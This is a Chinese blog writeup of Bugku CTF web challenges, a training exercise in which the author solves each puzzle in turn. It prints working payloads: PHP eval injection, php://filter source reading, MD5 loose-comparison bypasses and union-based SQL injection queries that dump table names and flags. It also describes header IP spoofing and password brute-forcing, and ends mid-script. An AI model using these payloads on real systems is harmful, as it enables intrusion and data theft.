bugku平台web部分writeup

原创

huanghelouzi 于 2018-10-16 23:43:32 发布 4113 收藏 12

分类专栏： # CTF # 总结 文章标签： ctf writeup

本文链接：https://blog.csdn.net/huanghelouzi/article/details/83099151

CTF 同时被 2 个专栏收录

13 篇文章 5 订阅

订阅专栏

总结

6 篇文章 1 订阅

订阅专栏

前言

很久以前基本就做完了`bugku`平台上的`web`题目，最近整理整理一下。简单的题目就写短一点吧。

正文

web2

> 提示：听说聪明的人都能找到答案
> 链接

flag在源代码中。

```
18 <!flag KEY{Web-2-bugKssNNikls9100}>
19 <script type="text/javascript" src="js/ThreeCanvas.js"></script>
20 <script type="text/javascript" src="js/Snow.js"></script>
21
22 <script type="text/javascript">
23     var SCREEN_WIDTH = window.innerWidth;//
24     var SCREEN_HEIGHT = window.innerHeight;
25
```

flag 1 of 10 Aa .* Cancel


计算器

> 链接

87+9=? 验证

来源:BugKu-ctf

发现输入框中只能输入一位数字，但是正确的答案有两位，所以只能通过`f12`修改前端代码`maxlength`的值或者通过抓包发送正确的值得到flag。



get基础

> 链接

进入题目之后出现`代码`提示，按要求`get`方式传入`what=flag`即可得到flag

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

post基础

和上题类似，通过`post`方式传入对应的参数即可。推荐使用firefox浏览器的`hackbar`插件。

矛盾

> 链接

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

通过代码的第一个`if`要求`$num`不可以为数字，第二个`if`要求`$num`的值为1，由于`php`是弱类型语言。`1e`等类似的的字符串为经过`==`判断为`1`。

payload：http://123.206.87.240:8002/get/index1.php?num=1e

web3

> tips: flag就在这里快来找找吧

> 链接

重要的信息在源代码中的最后几行。

```
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--
&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```



域名解析

> tips: 听说把 flag.bugku.com 解析到123.206.87.240 就能拿到flag

修改`hosts`文件即可。比如`linux`系统中所在的地址是`/etc/hosts`。

你必须让他停下

> 链接



使用`burp site`多抓几次包即可。

本地包含

> 链接

```php
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

这个题目有三种解法

- eval 可以执行命令
  所以构造hello参数使得里面的括号闭合


> hello=1);show_source(%27flag.php%27);var_dump(2

- 使用eval配合php伪协议


```
int(1) PD9waHANCgkkZmxhZyA9ICdUb28gWW91bmcgVG9vIFNpbXBsZSc7DQoJIyBlY2hvICRmbGFnOw0KCSMgZmxhZ3tidWctY3RmLWdnLTk5fTsNCj8+ int(1) <?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```


- 直接读到hello变量中

> ?hello=get_file_contents('flag.php')
> ?hello=file('flag.php')




```
array(5) { [0]=> string(7) " string(34) " $flag = 'Too Young Too Simple'; " [2]=> string(16) " # echo $flag; " [3]=> string(25) " # flag{bug-ctf-gg-99}; " [4]=> string(2) "?>" } <?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```


变量1

> 链接

```php
//flag In the variable !
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/",$args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

首先进入题目之后，发现一段代码和一个提示`flag In the variable !`。
分析代码发现正则表达式只允许`$args`的值中出现大小写字母和数字，所以不能构造上一题中的文件包含。然后只能使用php中的超全局变量`$GLOBALS`(数组，保存所有的全局变量)。

> payload:?args=GLOBALS

web5

> tips : JSPFUCK???答案格式CTF{**}
> 字母大写
> 链接

```
<html>
<body>
<div style="display:none;">([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+
[]]+(!![]+[])[+[]]+(![]+[])[+[]]+(+[![]]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+
[]+[+!+[]]]+(+(!+[]+!+[]+!+[]+[!+[]+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+
(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])
[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+
[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+
([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])
[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+
[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+
(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!
[]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+
[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]](!+[]+!+[]+!+[]+[!+[]+!+[]+!+[]])+(+(+!+[]+[+
[]]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+
[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+
[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
```


查看网页源代码发现存在很多的规则字符串，有经验的发现这是JSFUCK编码，没有经验的题目也提示了。复制全部的编码字符串使用`chrome`浏览器的调试器即可反编码。

```
[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+
[]]]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]]()[+[]])[+[]]+
[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([][[]]+[])[!+[]+!+[]])
<· "ctf{whatfk}"
>
```


头等舱

> 链接

什么也没有。

进入题目之后发现提示`什么也没有`，但是发现这段话的上面有很多 的空行。
查看源代码之后发现有很多的`<br>`换行。这是错误的思路。

```
1
2 <html>
3 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
4
5 <pre><br><br><br><br>什么也没有。<br><br>
6 </html>
```



使用`burp site`抓返回来的包
flag在http响应头中，和题目`头等舱`对应。

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Oct 2018 03:53:14 GMT
Content-Type: text/html
Connection: close
flag{Bugku_k8_23s_istra}:
Content-Length: 139


<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<pre><br><br><br><br>什么也没有。<br><br>
</html>
```


网站被黑

> tips : 这个题没技术含量但是实战中经常遇到
> 链接

123.206.87.240:8002/webshell/



中国灰客联盟


你的网站存在漏洞，请及时修复！

进入题目之后没有发现什么有用的信息，根据题目`网站被黑`，想到网站可能存在`webshell`，

使用`burp site`爆破shell密码即可。
密码字典推荐使用`top10000`.

管理员系统

> tips : flag格式flag{}
> 链接



管理员系统

Username:

Password:

Submit Reset

尝试登录时发现这样的提示

管理员系统


Username: admin

Password: •••••

Submit Reset

IP禁止访问，请联系本地管理员登陆，IP已被记录.

尝试来源IP伪造为`127.0.0.1`，推荐使用firefox的`modify headers`插件。



再一次尝试登陆，发现报错信息变成`Invalid credentials! Please try again!`

然后弱口令爆破，密码应该是`test123`，用户名`admin`。

web4

> tips : 看看源代码
> 链接

看看源代码?

Submit

两处提示都是查看源代码，恩，我们看看源代码。

```
<script>
var p1 =
'%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%
64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77
%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%6
1%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%
72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75
%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6
d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%
74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
```


简单分析之后发现Escape解码之后可以得到一般形式的js代码。在线解码网址

```
function checkSubmit(){
    var a=document.getElementById("password");
    if("undefined"!=typeof a){
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
            alert("Error");
            a.focus();return!1}
        }document.getElementById("levelQuest").onsubmit=checkSubmit;
```


在输入框之中输入`67d709b2b54aa2aa648cf6e87a7114f1`即可得到flag。

flag在index里

> 链接


进入题目出现一个`a链接`，点击之后进入另一界面。

click me? no

test5


发现url中的参数可能可以构造任意文件读取或者任意文件上传的。这里需要用到的知识是`php伪协议`，具体详情可以百度。

> payload: file=php://filter/read=convert.base64-encode/resource=index.php




PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3J

然后base64解码即可得到`index.php`的源代码，flag就在代码中。



输入密码查看flag

> 链接



根据提示，构造从`00000`到`99999`的密码爆破即可。


点击一百万次

> tips : java script
> 链接

在这个题目中你可以选择点击一百万次，或者认真的分析一下`java script`代码.
查看源代码

```
<body>
  <h1 id="goal">Goal: <span id="clickcount">0</span>/1000000</h1>
  <img id="cookie" src="cookie.png">
  <span id="flag"></span>
</body>
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
          var form = $('<form action="" method="post">' +
                       '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
                       '</form>');
                       $('body').append(form);
                       form.submit();
        }
      });
  });
</script>
```


发现点击次数通过js传输一个叫做`clicks`的参数，通过判断`clicks` > 一百万即可得到flag，所以我们构造一个post参数使得他的值大于一百万即可。



备份是个好习惯

> tips: 听说备份是一个好习惯
> 链接

d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e

一般在linux中常见的备份文件的格式有

> .bak
> .swp
> .swo
> .zip
> .tar
> .rar
> 等等

根据题目的提示发现可能存在备份文件，测试发现存在`index.php.bak`，访问payload因为服务器不能解析后缀为`.bak`的文件，所以会直接把`index.php.bak`文件下载下来。
接着是分析下载下来的`index.php`的代码

```php
<?php
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);//得到get方式的参数
$str = str_replace('key','',$str);//替换参数中的key为空，可以双写绕过
parse_str($str);//字符串解析到变量中
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

由于php中的`==`判断时，`0e111111`=`0e333423423`=`0`，所有使用md5的值为`0e`开头的字符串绕过最后的`if`


> payload : http://123.206.87.240:8002/web16/?kekeyy1=s878926199a&kekeyy2=s155964671a

成绩单

> tips : 快来查查成绩吧
> 链接

非常简单的sq注入题目。

首先判断后端返回的列数，此处为4



然后判断后端返回的格式

查看数据库名称和用户名

```
id=-1' union select 1,user(),database(),4 #
```

Math	English	Chinese
skctf_flag@localhost	skctf_flag	4

爆表

```
id=-1' union select 1,2,database(),(select group_concat(table_name) from information_schema.tables where table_schema =database())#
```

Math	English	Chinese
2	skctf_flag	fl4g,sc

爆列

```
id=-1' union select 1,2,database(),(select group_concat(column_name) from information_schema.columns where table_name = 'fl4g')#
```

Math	English	Chinese
2	skctf_flag	skctf_flag

获取flag

```
id=-1' union select 1,2,database(),(select skctf_flag from fl4g)#
```

Math	English	Chinese
2	skctf_flag	BUGKU{Sql_INJECT0N_4813drd8hz4}

这个题目还可以使用`sqlamp`直接跑出flag。

秋名山老司机

> 是不是老司机试试就知道。
> 链接

这个题目中，下面需要计算的式子大概两秒钟更换一次，所以只能通过`python`脚本计算，并且把正确的答案通过`post`方式传到服务器。

亲请在2s内计算老司机的车速是多少

2137298198+335288916*696500497*70186504*798652233*2087586825+1332790062*1791030499-1374371970*638177063-412334622=?;


```
Give me value post about 1844995046+593163745+8526185*1590032242-1724506668*1673679692-1414640513-856570521*473281666-1119387474+1322378853=?
```

```python
#这里直接使用别人写的脚本，我以前写的找不到了
import requests
import re
url='http://120.24.86.145:8002/qiumingshan/'
r=requests.session()
requestpage = r.get(url)
ans=re.findall('<div>(.*?)=?;</div>',requestpage.text)#获取表达式，我正则写的好像有点问题，多匹配了最后的=?两个字符
ans="".join(ans)#列表转为字符串
